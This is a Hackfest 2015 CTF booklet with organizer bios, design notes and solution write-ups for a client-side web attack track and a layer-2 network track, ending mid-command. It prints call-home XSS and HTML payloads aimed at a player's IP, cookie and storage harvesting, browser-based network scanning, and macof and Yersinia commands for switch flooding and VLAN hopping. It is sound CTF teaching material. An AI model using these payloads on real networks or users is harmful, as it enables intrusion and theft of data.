NOVEMBER 6-7TH 2015

HACKFEST

LUCKY EDITION

HACKFEST 2015 CTF
MAKING OF & WRITE-UPS

2015-12-18

Table of Content

What is Hackfest

Hackfest is a community of both computer security experts and enthusiasts. The annual event by the same name brings together over 600 people and is the main activity of the organization. Hackfest has spread over eastern Canada which makes more than half of the participants come from outside the region of Quebec. It includes other activities such as the monthly HackerSpace, and the annual iHack, a casual and accessible CTF competition that takes place 4 to 8 months before Hackfest.

The annual event is two days of talks, where the first day is for the general public and the second day is for those who are more interested in the technical details of security, AKA "hardcores". During the evening is a special meeting where participants can test their skills in security with a "Capture the Flag" (CTF) challenge, "Red team & Blue team", lockpicking and more. This makes it the largest security event east of Toronto.

Hackfest is also web visibility, www.hackfest.ca, with an average of 80 visits per day during the low traffic periods and more than 1,000+ during the higher periods, with an annual average of 80 visits per day. A Facebook group with over 800 members, a Twitter feed with over 1100 members (@hackfest_ca), a LinkedIn group with more 500 members are proof of this visibility.

In addition to its web presence, Hackfest is also a monthly meeting (HackerSpace) that reaches over 40 people per month and monthly activities to promote safety among young academics, college and professionals in the field. Finally, Hackfest also includes Hackfest Media, a platform for dissemination of technical notes and opinions through its blog and videos and monthly podcasts.

What is Hackfest CTF

Since the beginning, Hackfest hosts a "Capture The Flag" (CTF) hacking competition. In this format, players must solve challenges from several categories to obtain a string, called a flag, and submit it to a scoring system. The reward granted by this flag depends on the difficulty level of the challenge from which it was obtained. The team with the highest score at the end of the event wins the competition.

However, multiple hacking competition formats exist. Some previous editions of Hackfest took place under a "War Game" and a "King of the Hill" format, which consisted of not only hacking the other teams' infrastructures but also securing your own.

Philosophy

> *If you are working on something exciting that you really care about, you don't have to be pushed. The vision pulls you. -Steve Jobs*

Hackfest believes in two complimentary things:

- Anything can be turned into a challenge
- When someone is excited about something, they'll find time to make it great.

For these reasons, we build the CTF in a "bottom-up" mode, meaning that challenges offered usually come from an idea, a vision, an interest or an excitement about a subject from an organizer. As long as this subject relates to computer hacking, it is then transformed into a challenge. This is what is internally called doing a "trip techno" (in French, means spending time on a hobby). Not only do the players get to learn by attempting the challenges and completing them, but also the organizers benefit from building something they really like during the year.

From these "trip techno", a scenario is built, the infrastructure is customized, the game format is established, the scoreboard is updated and so on.

Ninjas (CTF Organizers)

Holding an event like this would not be possible without a strong team. Here is the list of people who were committed during all of 2015 to make Hackfest CTF happen.

Cédrick Chaput

GitHub: https://github.com/skwd
Twitter: @Chaput11
E-mail: cedrick.chaput [at] hackfest.ca
Role*:* Team Lead. Casino Track. Model




Figure 1 - Cédrick Chaput

Security specialist at Sherweb and graduate of Laval University. Cédrick is part of Hackfest crew since 2011. He is the manager of the hackfest CTF and leads his amazing team to provide you with a non-standard CTF that you won't forget!

Martin Dubé

GitHub: https://github.com/martindube/
Twitter: N/A
E-mail: martin.dube [at] hackfest.ca
Role*:* Team Lead support. Scoreboard. Model. SSRC Track.




Figure 2 - Martin Dubé

Martin is another one of those security enthusiasts. He holds a bachelor in computer science and performs penetration tests at GoSecure as a Security Analyst. Fascinated by the many areas offered by the computer science, Martin's involvement was marked by the ambition behind the War Games / Reality Enterprise to offer innovative challenges in a fun, unique and realistic environment, since 2010.

Claude Roy

GitHub: N/A
Twitter: N/A
E-mail: N/A
Role*:* Network guru

Figure 3 - Claude Roy

Independent trainer and computer teacher (network) at Cégep de Sainte-Foy, Claude Roy is a computer engineering from Laval University. Self-taught, he believes that everything can be learned if the interest and passion are present. He went from system programmer to network specialist: infrastructure, wireless networks, routing and switching. He is certified CCNA R&S, CCAI, CCNA-Security and CCNP R&S and offers Cisco training as well as computer security trainings. Although he was for several years a computer consultant, now he is focusing on its trainer role.

François Lajeunesse-Robert

GitHub: https://github.com/FrancoisLR
Twitter: N/A
E-mail: N/A
Role*:* Dematerialize (How to do a client-side attack track)

Figure 4 - François Lajeunesse-Robert

Known to be the "Web guy" with a strong aversion toward automated testing tools by the CTF crew. Around the Hackfest organization since 2010. Participating in the hacking games organization, presenting at Hackerspaces and being a speaker in 2013 and 2014 Hackfest editions. He is a security consultant specialized in application security and secured development practices.

Stéphane Sigmen

GitHub: N/A
Twitter: N/A
E-mail: N/A
Role*:* Windows lover

Figure 5 - Stéphane Sigmen

Security enthusiast. Loves reverse engineering, exploit dev and security research. 18 years of experience in IT infrastructure and security.

Guillaume Parent

GitHub: https://github.com/gparent/
Twitter: N/A
E-mail: gparent@hackfest.ca
Role*:* Networking

Figure 6 - Guillaume Parent

Guillaume spends a lot of his time learning about computer security as well as systems and network administration.

After helping with the OpenNIC project and competing in the World Skills competition in networking, he tries to push his skill set forward, particularly when it comes to Linux, networks, security and open source technologies.

Maxime Mercier
GitHub: N/A
Twitter: N/A
E-mail: N/A
Role*:* Hands on guy
Worker in the construction field, Maxime has discovered a passion for computers during the slow-down of projects. Having taken a course in networking, he loves to put his free-time in network security projects. He contributes to Hackfest since 2013 by bringing hands-on skills to the team.




Figure 7 - Maxime Mercier

Franck Desert
GitHub: N/A
Twitter: N/A
E-mail: N/A
Role*:* Windows guy
Frank is an organic architect but above all, he is a security enthusiast increasingly involved in the community. Motivated to share his 24 years of experience in development on Windows environments. Franck is an excellent speaker and is not afraid to bring contents in his argumentation with others. Follow Frank with his ideas, projects and community oriented initiatives that are particularly on the cutting edge.

Figure 8 - Franck Desert

Jessy Campos
GitHub: https://github.com/ek0
Twitter: @_ek0
E-mail: N/A
Role*:* RE
French malware researcher living in Montréal since 0x7df. Breaks software for breakfast, hunts malware, drinks beer. Hiding in your kernel, hacking for chocapicz.

Figure 9 - Jessy Campos

Jean-Sébastien Grenon
GitHub: N/A
Twitter: @jsgrenon
E-mail: N/A
Role: Network, Virtualisation
New as a collaborator in Hackfest since early 2015. He is very enthusiastic to learn and contribute to the organization. Jean-Sébastien has been working in the IT field for more than 15 years. He's also taught IT at the CDI Delta school. Now he works in a security position at a company.

Figure 10 - Jean-Sébastien Grenon

Anthony Branchaud
GitHub: N/A
Twitter: N/A
E-mail: N/A
Role*:* Networking
Student at Laval University, Anthony is about to obtain a degree in Computer Science with a computer security specialization. In addition, his college formation in network management and his Cisco certifications (CCNA, CCNA-Voice, CCNA-Security, CCNP) allowed him to advance his knowledge. He is a valuable addition the Hackfest organization. It's with passion that Anthony stays up to date in the Computer Security field.

Figure 11 - Anthony Branchaud

So, How do you make a CTF?

Game Format

To start, a few high-level things need to be determined early in the year. Here's a summary of the steps.

Kick-off

Every year starts with some objectives inspired from organizers' fields of interest, player's comments or simply from things noticed during the previous edition's debriefing.

As an example, this year's orientation was:

- Have a good ambiance in both CTF rooms
- Reduce the size of each team to lower the number of challenges while improving their quality
- Avoid ambiguity in the description of each challenge
- Having a good difficulty spread between challenges

Scenario

The scenario is the glue that links everything together. At the beginning of each year, each team member has its own idea of what could be the scenario for the games that year. After these ideas evolving during several months through discussion and sharing, one is chosen and implemented.

It started like this.

> *The King of the Hill concept was not fully exploited, I would do it again this year with more focus on "Hill fights", take some time to make challenges "securable" and add new flag types like unique king flags (submitted only once). This way, the versatility of the team members is put forward. --Martin Dubé*

Here's an example inspired from King of the Hill in 2014.

> *By weighing the pros and cons of different CTF types, I believe that the concept of "World Domination" has potential. Essentially, it's like a War-Game except that instead of having the teams own their own infrastructure, getting smashed after 10 minutes and not being able to do anything, we encourage them to find their own way and try to control each company's networks as much as possible. --FLR*

Here's a crazier one.

> *The points could be based on company shares. Each team starts with the same amount of cash and needs to buy / sell company shares to make points. Hacking a company would influence its reputation and thus, its value on the market. --Cédrick Chaput*

Here's another crazy one.

> *We provide a VM for each team. They need to boot it up and secure it. Like HackUs did in the past.* ***Because yes, we can get inspired by other good security events.*** *:) The game takes place in the fallout universe and each VM represents a vault. Each Vault must survive against the wasteland and the other vaults! --Cédrick Chaput*

The retained concept was a classic CTF where challenges take place within companies. The Crew chose a simpler concept this year to spend more time on the challenges, infrastructure and scoreboard.

Edition-specific add-ons

Once the scenario is determined, it is time to detail its components based on the environment.

In 2014, the main edition-specific element was the "King Flag". This feature had impacts on the scoring system but also on the challenges because it allowed for players to maintain access and kick other teams from a server.

This year's theme "Lucky Seven" had the notion of money, a new resource added to the scoreboard. Players could find cash and spend it in different ways.

First, a basic lottery system was built (2 days before the CTF) on the scoreboard. Teams could buy a 1000$ ticket and have a chance to win the jackpot. Early in the year, the idea was to have this system hackable to control who wins the next draw but it was not implemented due to a lack of time.

Second, it was desired to implement a black market like some previous editions of the War Games. Some of the possibilities of the black market was to provide hints, beer tickets, simple challenge tips, and also provide a place to let players sell their own items.

Scoreboard

What would a CTF be without a scoring system?

The scoreboard history is pretty complicated as a new system was born almost every year since 2009. This is explained by game format changes (War Games vs King of the Hill vs CTF) but also change of responsibilities within the team.

The current scoreboard was written by Martin Dubé (mdube) and Jessy Campos (_eko) in 2014 and has been maintained since to fix bugs and support new features. It was released under the modified BSD license and built to run on OpenBSD.

It was designed at first to support a hybrid type of CTF called “King of the Hill”. Special flags called “King Flags” can be found on servers of the hacking games environment. Every minute, the scoreboard generates and overwrites each king flag with a new value. This way, teams must find a way to maintain access to the hosts they take over and automate the king flag submission. Players were allowed to kick other teams from the server, adding to the challenge.

The scoreboard can be found here:
https://github.com/hackfestca/hfscoreboard

CHALLENGES

This year's brainstorming on challenges was pretty insane. What is described here is only the tip of the iceberg. At the beginning of the year, the team comes up with dozens of challenge ideas that should be done. It is very hard to choose what to do in a limited time. Here's some of ideas that were not implemented and that may be seen in later editions:

- WAF or DLP system bypass
- Vendors sucky products bypass
- Something related to cryptocurrency
- NoSQL injection levelup
- AES whitebox (binary)
- Build a flow regulator (electronics)

DEMATERIALIZE

Track Facts

Author(s): François Lajeunesse-Robert
Company description: Weapon factory. The logo is a merge of PhantomJS logo and Fallout Fat Man with a Big Boy on its shoulder.

Category: Web client side-attacks
Number of flags: 10
Points/Cash: 2300/35 000
Number of black market items: 5

First: The inspiration

At home as well as in large companies almost all modern and less modern network devices have a Web interface. Those provide cheap and convenient administration interfaces. Thus manufacturers do not tend to spend much time having a working interface. Afterwards, customers do not buy their products for their administration features. The security of Web based administration interfaces is then the least of the manufacturer's worries.

This results in devices shipped with Web applications having insecure configurations (use of HTTP, default passwords or none, disclosure of server information, etc.), a lot of 3rd party technologies and last and foremost: vulnerable components. Moreover, upon deployment, devices hardening is often minimal if any is done. Lack of time or budget, lack of expertise, risk of service disruption are some of the justifications mentioned. On top of everything, devices Web interfaces are accessible from anywhere and by anyone on the network.

This could not be a better plot for an attacker! It is not even about if a vulnerability could be exploited remotely by an attacker. It is just a matter of time. Phishing campaigns are still very successful [DEMAT 1, DEMAT 2]. Malvertising[DEMAT 3] is on the rise[DEMAT 4, DEMAT 5]. Until now, in 2015, a record of 216 vulnerabilities [DEMAT 6] affecting only Adobe Flash Player has been discovered.

Second: The scenario

Given the above inspiration, the track synopsis was pretty easy to come up with:

> *Remote exploitation of network vulnerabilities through an attacker controlled Web page*

Even if this scenario is easy to understand, it is not so easy to implement. First, client-side attacks [DEMAT 7] (CSA) tracks and CTF do not tend to be a good match. Most of the vulnerabilities found in a CTF are server-side like vulnerabilities. In such, it is the attacker that initiates the steps leading to the exploitation of the vulnerabilities. However in CSA, it is the target that initiates the steps leading to exploitation. It means that some kind of bot must be created in order to initiate the steps.

Since CSA tracks are uncommon in CTFs, players do not tend to be prepared for them. Challenges then appear more difficult than they are. A choice must then be made. Either leave the players to themselves or help them. In previous editions, the choice of "leaving players for themselves" was made for a track called NoseBleeding. The result has been a track used in three consecutive CTF events. Only the first flag was found in the first two editions. This might sound great since the track was so difficult that nobody finished it. But when so many hours are spent on a CTF track, it's a bit disappointing to see some players thinking it is not worth spending time on. To avoid that, track instructions were improved with a lot more useful information. Hints were also spread here and there so that teams could get useful tips. More importantly, flag values were increased.

CTF Rule 1: The more points your track gives the more it will attract players

As mentioned above, CSA tracks mean that a bot is involved. It had to execute a somehow delivered payload. In this particular case, the bot would have to act as a Web browser. The payload could then be any kind of script executed by a browser. For example: HTML, JavaScript, Flash, Silverlight, etc. A choice was made to use PhantomJs[DEMAT 8] as the browser framework and to accept HTML+Javascript payloads. The choice of PhantomJs was only based on the fact that it was known territory. However, like in the real world, before choosing a technology, you should always ask yourself if it really fits your needs. It later appeared (during the CTF) that a more careful choice should have been made. It kept crashing for unknown reasons. As one player mentioned, a more lightweight framework should have been chosen. The bot is still available here:

https://github.com/hackfestca/hf2k15/tree/master/demat/PhantomJSBot

How the payload would be delivered, executed, at which interval, etc. still needed to be figured out. The first thought was to have players contribute to a fake OpenSource project in which they could buy a backdoor (interested readers should take a look at DEMAT 9). That was quickly put away, since it added a lot of complexity to both the players and the track design. A simpler delivery method as a Web contact form was chosen instead. The bot would then act as an employee reading unsafe comments in a browser. As such it would have made sense that team's payloads were executed one after the other for a given period of time. The payload being executed as long as the employee is reading the comment. In a King of the Hill scenario this would have been a good idea. Every team competing for the same resource (the employee reading their comment). Again, it would have added a lot of complexity for players. That would also not fit this year's scenario. So instead, team payloads were executed in separate threads.

The limitation on the execution time of the payload was still considered. That meant players would have to somehow make their payloads state full between one another. In other words, they would have to create some kind of botnet with a central command center. Creating a primitive version of such a botnet is rather easy to do. However, to do such could be a CTF track on its own. It would also not serve the track purpose of learning about Web CSA. Moreover, it meant that players could not use existing tools such as BeEF[DEMAT 10] to help them with the track. Then again, the choice of not limiting the execution time of a payload was made, unless a new payload is submitted.

CTF Rule 2: Players must be rewarded directly for their efforts

A fourth issue about a Web CSA track was to select the objectives associated with each individual flag. Modern browsers have many security features built-in to prevent such CSA. One of them is the Cross Origin Resource Sharing mechanism (CORS) [DEMAT 11]. The main effect of this mechanism can be summarized by "even if one can reach a foreign resource it will not be able to access its contents". This means that every action taken on foreign resources is blindfold. Even if it is the case, it is possible to identify vulnerable foreign systems and exploit them. For example, a network scan is performed by analyzing the timing of the request-response of a resource.

Another side effect of CORS is how the players would recover the flags. With CORS active they cannot access the contents of foreign resources. Disabling CORS would do the trick. That wouldn't be representative of what can currently be found in the wild. An alternative solution was to use URLs of the foreign resources as the flags. The drawback of this solution was that it might lead teams to brute force the flags. For example, knowing that an HTTP service is running on a given host, it takes in worst case 65 535 tries to guess correctly. The risk of brute force could have been lowered by increasing the number of possibilities. However, by doing so, scanning the network for services would not have been feasible in a reasonable amount of time. The solution retained instead was to monitor the requests to foreign resources and "unlock" the flags accordingly.

Third: The solution

csa1 - Call Home

Call home as fast as you can. The first team will get a free flag. Other better luck next time.

The goal of the first flag was only to perform a call home. That is the submitted payload sending a request to one of the team workstations. First, you had to make your workstation to listen for HTTP request. This could easily be done using Netcat[DEMAT 12]. Then you had to figure out how to submit a payload. In Demat WebSite, there was a contact form in which you could make information request of one of three types. To call home the only thing you had to do is to submit a payload for the appropriate request type. The payload could be as simple as a single HTML tag fetching a resource on your workstation. For example:

```
<img src=”http://172.16.66.100/” />
```

where 172.16.66.100 was your IP address. To determine which type of request was the one to use, the trick was to fetch different resources for each type. Upon success, you should have received, within 30 seconds, a request for a URL containing the first flag:

```
http://172.16.66.100/type2?flag=Hs17K6LakjD
eTeLlwoQ5gVGP
```

A hint about the right request type to use was also given in the description of a black market item.

```
csa5 | We've hack demat !!! Get the latest
requests for being a qualified customer.
```

This flag was a unique flag so only the first team to submit it had 10 000 of cash for it. For other teams, by retrieving the first flag they could understand the basics of the track.

csa2 – Search for it

Four parts of a flag have been hidden in the page context. Find each of them and the submit the flag: PART1PART2PART3PART4

Knowing where and how to submit a payload, teams could begin to be serious with the track. The easiest way to do so was to set up BeEF[DEMAT 10]. For those who had read the CTF teaser[DEMAT 13], this should have been pretty straightforward given the following hint.

> *Invitations were sent to BeEF and JS-Recon. Will they show up?*

However, for those you haven’t read the teaser and had no clue about the existence of BeEF there was two items in the black market that should have get their attention.

```
csa2 | A command and control client for
performing client side attacks

csa3 | A command and control server for
performing client side attacks
```

For 10 000 of cash (item csa2) a team could have a payload with everything in it to do the rest of the track. For 50 000$ more (item csa3) there was a fully functional server that could send order to the running payload. Those items are available here:

https://github.com/hackfestca/hf2k15/tree/master/demat/WebC%26C

With a client and a server set up, it was easy to search the page context for the four parts of the flag. The first part, was in the window element. Listing the keys

```
Object.keys(window)
```

of the window object you have shown the key FLAGPART1. The part 1 could then be retrieved by accessing the object window.FLAGPART1. The following parts could be retrieved in a similar fashion.

The second part was in the localstorage (i.e. locastorage.FLAGPART2) while the third part was in the cookies. The final part was located in the source code. That is HTML code was injected into each delivered payloads. In JavaScript one can access the source code of a Web page simply by using the command

```
document.documentElement.outerHTML
```

From there, one could retrieved the fourth part by searching for the keyword flag in the source code. Searching for a given string in the source code of the page is what it is done by XSS based worms for replicating themselves like the Samy Worm[DEMAT 14]. This flag worth 15000 of cash.

csa3 – Scan the network

Look for reachable services. Each identified service will give you points.

The goal of the next four flags was to conduct a remote network scan for reachable services. In the track instructions, it was said that the services were all located in the 192.168.0.0/16 subnet. By scanning for 5 protocols on every IP and port one should have made more than 21 billon requests. With the limitation of 500 concurrent requests and given an average time out of 10 seconds, it would take a little more than 13 years to run the scan. Fortunately, there was another interesting item in the black market.

```
csa1 | Demat network diagram
```

With that item search could be narrowed to only four IP addresses and hints were given on which protocol to use in order to reach out the services.

The first service teams had to reach out was a Web Site running on the gateway (i.e. http://192.168.0.1). The choice of search a service was motivated by the fact that many home routers have a Web interface listening on that IP address.

The flag could then be retrieved by calling the getFlag function. It was worth 150pts and $5000.

csa4 – Scan the network

Look for reachable services. Each identified service will give you points.

The second service teams had to reach out was a network share on the Web site (i.e.: file://192.168.20.9/). First this service, using either Ajax[DEMAT 15] of Web Sockets[DEMAT 16] calls would have failed because those do not support the SMB protocol. Instead one had to scan for it using an HTML element such as a script element. For those who bought the black market item csa2, it was obvious the scanning for SMB had to be done using an HTML element.

The flag could then be retrieved by calling the getFlag function. It was worth 200pts and $2000.




Figure 12 - Demat Network Diagram

csa5 – Scan the network

Look for reachable services. Each identified service will give you points.

The third service teams had to reach out was a secured Web site on the Database (i.e.: https://192.168.53.53/).

The flag could then be retrieved by calling the getFlag function. It was worth 150pts and $2000.

csa6 – Scan the network

Look for reachable services. Each identified service will give you points.

The fourth and final service teams had to reach out was an FTP on port 1025 (i.e.: ftp://192.168.53.194:1025/). Like the file share, scanning for a FTP service could only be done using an HTML tag. In the case of an FTP service request, one more twist had to be done in order to make it feasible. If the requested resource is a directory, the browser would throw an error and the request aborted. Instead a specific file needed to be requested. Whether or not this file exists did not matter. For example, one could have scanned the FTP service by requesting the following:

```
ftp://192.168.53.194:X/fake.txt
```

The flag could then be retrieved by calling the getFlag function. It was worth 200pts and $1000.

csa7 – Mini Level-Up 1

For one of the identified services, a common Web application is running. Identify it!

At this point teams should have identified four network services. Two of which were Web services. One located on the database server and the other one on the gateway. For database management there are some well-known Web applications such as phpMyAdmin[DEMAT 17] or phpdb[DEMAT 18]. To identify if one of them was running on the database server, one could try to fetch a resource known to be available by only one Web application. An example of such resource is the favicon.ico. In phpMyAdmin this resource is located under the root of the application. That is:

```
https://192.168.53.53/phpMyAdmin/favicon.ic
o
```

Since one could load successfully this resource from an image tag, it meant that phpMyAdmin was running on the database server.

In general, scanning for specific resources on HTTPS services would have neither worked with an image nor with Ajax and Web Sockets. Most of the time a certificate error would be thrown during the HTTPS handshake. Thus, an error would come up for every requested resource. To avoid that, certificate validation was turned off in the bot. However, even with certificate validation turned on, under some circumstances, it is still possible to scan for resources on HTTPS services. Some versions of Web browsers do not block on certificate errors when a resource is requested from a CSS import.

```
<style>
    @import
url('https://192.168.53.53/phpMyAdmin/phpmy
admin.css')
</style>
```

The flag could then be retrieved by calling the getFlag function. It was worth 300pts.

csa8 – Mini Level-Up 2

An XSS vulnerability has been added to an existing feature of the Web application. Find it!

For this flag teams had to look for an XSS vulnerability that was introduced in phpMyAdmin application. Since it was not a known vulnerability of phpMyAdmin listed in a CVE, teams had to scan for XSS in the application. Because of CORS[DEMAT 11], this could not be done in the usual way. One could not directly list the possible injection points from the response content. Instead you should pre-craft your XSS payloads and try to run them against the foreign phpMyAdmin possible injection points. To identify the possible injection point, a locally installed instance of phyMyAdmin would have done the trick. As for the payload, the following would work in most cases:

```
';</script>"><img src="http://
172.16.66.100/injectPointX" />
```

It is a simple string that made a call home telling the server in which of the injection points the XSS was performed successfully.

For the XSS payloads to be executed, the vulnerable Web page must be loaded. With GET requests, this could easily be done by inserting an iFrame in the payload your team submitted through Demat Web site. For POST requests, however, it is a little trickier. One way to proceed is to include a form and submit it. The problem is then that your payload is no longer executed and you have to submit a new one through the Web site. A more convenient approach was to include an iFrame to fetch a resource on your workstation. The resource could then include a form which would have been submitted automatically to test for XSS on the phpMyAdmin application.

The XSS vulnerability was located in the language selection feature of the setup page. The flag was then located in the source of the page next to the place where the injection happened.

It was a difficult one to find, hence why it was the flag with the most points associated to it (500 pts). For this one, teams could have obtained help from the fifth track's black market item.

```
csa5 | We've hack demat !!! Get the latest
 requests for being a qualified customer.
```

With that item teams could access the payloads submitted by other teams on the Demat WebSite. They could have been a kind of monitoring the actions of other teams. Thus having hints about what to do and how to do it.

csa9 – Mini Level-Up 3

Try to log in the Web application with account often used to debug things.

Leveraging the XSS vulnerability on phpMyAdmin, CORS was not longer a problem. One could now identify the running version of phpMyAdmin and see that an anti-CSRF token was present in the login page. Teams then had to retrieve the anti-CSRF token and login to the application with the user test and password test.

The flag could then be retrieved by calling the getFlag function. It was worth 400pts and was a unique flag - because once the first team successfully logged into the application, other teams were also automatically authenticated. They shared the "same Web browser". So once the session cookie of phpMyAdmin was set, it was set for all teams.

csa10 – Mini Level-Up 4

Look inside the Web application for valuable information.

Once logged into the phpMyAdmin application, the final flag had to be found somewhere in the database. Again the XSS vulnerability had to be used to perform SQL requests and retrieve the results.

References

DEMAT 1 2015 Data Breach Investigation Report, 2015, Verizon, Download it here

DEMAT 2 Thousands of CRA employees fell for fake phishing e-mail test, May 14 2015, The Globe And Mail, Available here

DEMAT 3 Malvertising, Wikipedia, Available here

DEMAT 4 McAfee Labs Threats Report, February 2015, McAfee Labs, Available here

DEMAT 5 Malware menaces poison ads as Google, Yahoo! look away, August 2015, The Register, Available here

DEMAT 6 Flash Player : Vulnerabilities Statistics, CVE Details, Available here

DEMAT 7 Client-side attacks, The Honey Pot Project, August 2008, Available here

DEMAT 8 PhantomJs, Available here

DEMAT 9 Backdooring Git, DefCon 23, John Menerick, August 2015, Available here

DEMAT 10 BeEF – The Browser Exploitation Framework, Available here

DEMAT 11 HTTP access control (CORS), Mozilla Developer Network and individual contributors, Available here

DEMAT 12 The GNU Netcat project, Available here

DEMAT 13 The 2015 Hackfest CTF teaser, Available here

DEMAT 14 Samy (Computer worm), The Wikipedia, Available here

DEMAT 15 XMLHttpRequest, Mozilla Developer Network and individual contributors, Available here

DEMAT 16 WebSockets, Mozilla Developer Network and individual contributors, Available here

DEMAT 17 phpMyAdmin, Available here

DEMAT 18 Phpdb, Available here

HYDROHF

Author(s): Jean-Sébastien Grenon
Company description: HydroHF was a networking track, that objective was to shut down the dam. The scenario with HydroHF, was that the participant should get physical access to the Hydro-Electric Dam on the model.
Category: Networking
Number of flags: 5
Points/Cash: 900/30 000
Number of black market items: 3

The Inspiration

One day Claude Roy, one of our network deans, mentioned that it would be cool to have network exploits during the CTF but he didn't have the time for this. Jean-Sébastien was looking for a challenge idea so he took the challenge to build a track based on this concept.

The Scenario

The brand "HydroHF" was created to match the hydro-electric dam of the model. It was intended to have water flowing from the dam once the last flag is acquired. The player had to hack a physical switch, and obtain information to shut down the dam. To connect into the switch, they had to unlock the server room. The challenge had four tracks, but two of the first three had to be completed in order to have enough information for the last one.

Make it happen

Hydro01

There were two stations for the challenge. Each station had a switch, with two hosts connected on the switch. Every 30 seconds, one host transferred a file over FTP. You had to sniff the communication when it happened. Hosts were protected against ARP spoofing attacks via static ARP entries for those hosts. One way to perform the attack was to do a MAC table overflow against the switch. MAC address flooding is an attack technique used to exploit the memory and hardware limitations in a switch's CAM table. Switches are able to store numerous amounts of entries in the CAM table. However, once the CAM table is full, certain switches start acting like a hub and flood out traffic to every port.

The CAM table-overflow attack can be mitigated by configuring port security on the switch. That allows specific MAC addresses to send traffic on a particular switch port, or alternatively, specify the maximum number of MAC addresses that each port can learn. If either a wrong MAC is seen or the maximum number of them is reached on a port, it can be shut down, or the specific MAC address can be blocked, etc.

Solution

To flood the switch, it was possible to use macof, a tool packaged with dsniff. Dsniff is a set of tools for network analysis.

```
macof -i eth0
macof option :
[-i interface] [-s src] [-d dst] [-e tha]
[-x sport] [-y dport] [-n times]
```

Then with a network sniffer like Wireshark you could observe the network traffic. The switch then acts as a Hub and it was easy to see what was happening on the network and capture the FTP packets.

Once the file being transferred over FTP was reconstructed, it contained a user and password as well as a flag.

Hydro02

For this track, there were two stations with one host per switch. Each host had a share folder in VLAN 669. When switch ports are configured with DTP in auto mode, it is possible to send DTP packet to change an access port into a trunking port.

The mitigation against DTP attacks is to disable auto-trunking and put clients facing ports in access mode. For example, on a Cisco switch:

```
# switchport mode access
# switchport access vlan x
# switchport nonegotiate
```

As always, a good security practice is to turn off all unused ports on a switch.

Solution

To generate the DTP packets, the player could use Yersinia, a great tool designed to abuse layer 2 protocols including DTP. Yersinia is a vulnerability testing tool for LAN protocols (CDP, DHCP, 802.1q, 802.1x, DTP, HSRP, ISL, STP, VTP).

Some kind of attacks Yersinia can do:

- CDP flooding

- Trunk port creation with DTP (dynamic trunking protocol)
- VLAN creation / removal with VTP
- Creating fake Spanning Tree root device

With Yersinia, it was easy to hop out of the confined VLAN and directly access any VLAN that the switch was trunking. After launching attacks one could see all available VLANs, and ARP would cough up some IP addresses that you could explore. In this case, traffic could be identified on VLAN 669.

The host had a file share with a PDF file. By viewing the PDF file, the participant could find the IP of a remote server.

To start attack with Yersinia, this command could be used:

```
# yersinia dtp -interface ethX -version 1 -
source <YOUR MAC ADDRESS> -dest
01:00:0c:cc:cc:cc -attack 1
```

Then, to create a virtual interface with the correct VLAN ID:

```
# modprobe 8021q
# ip link add link ethX name ethX.669 type
vlan id 669
# ip addr add 10.0.0.1/24 dev ethX.669
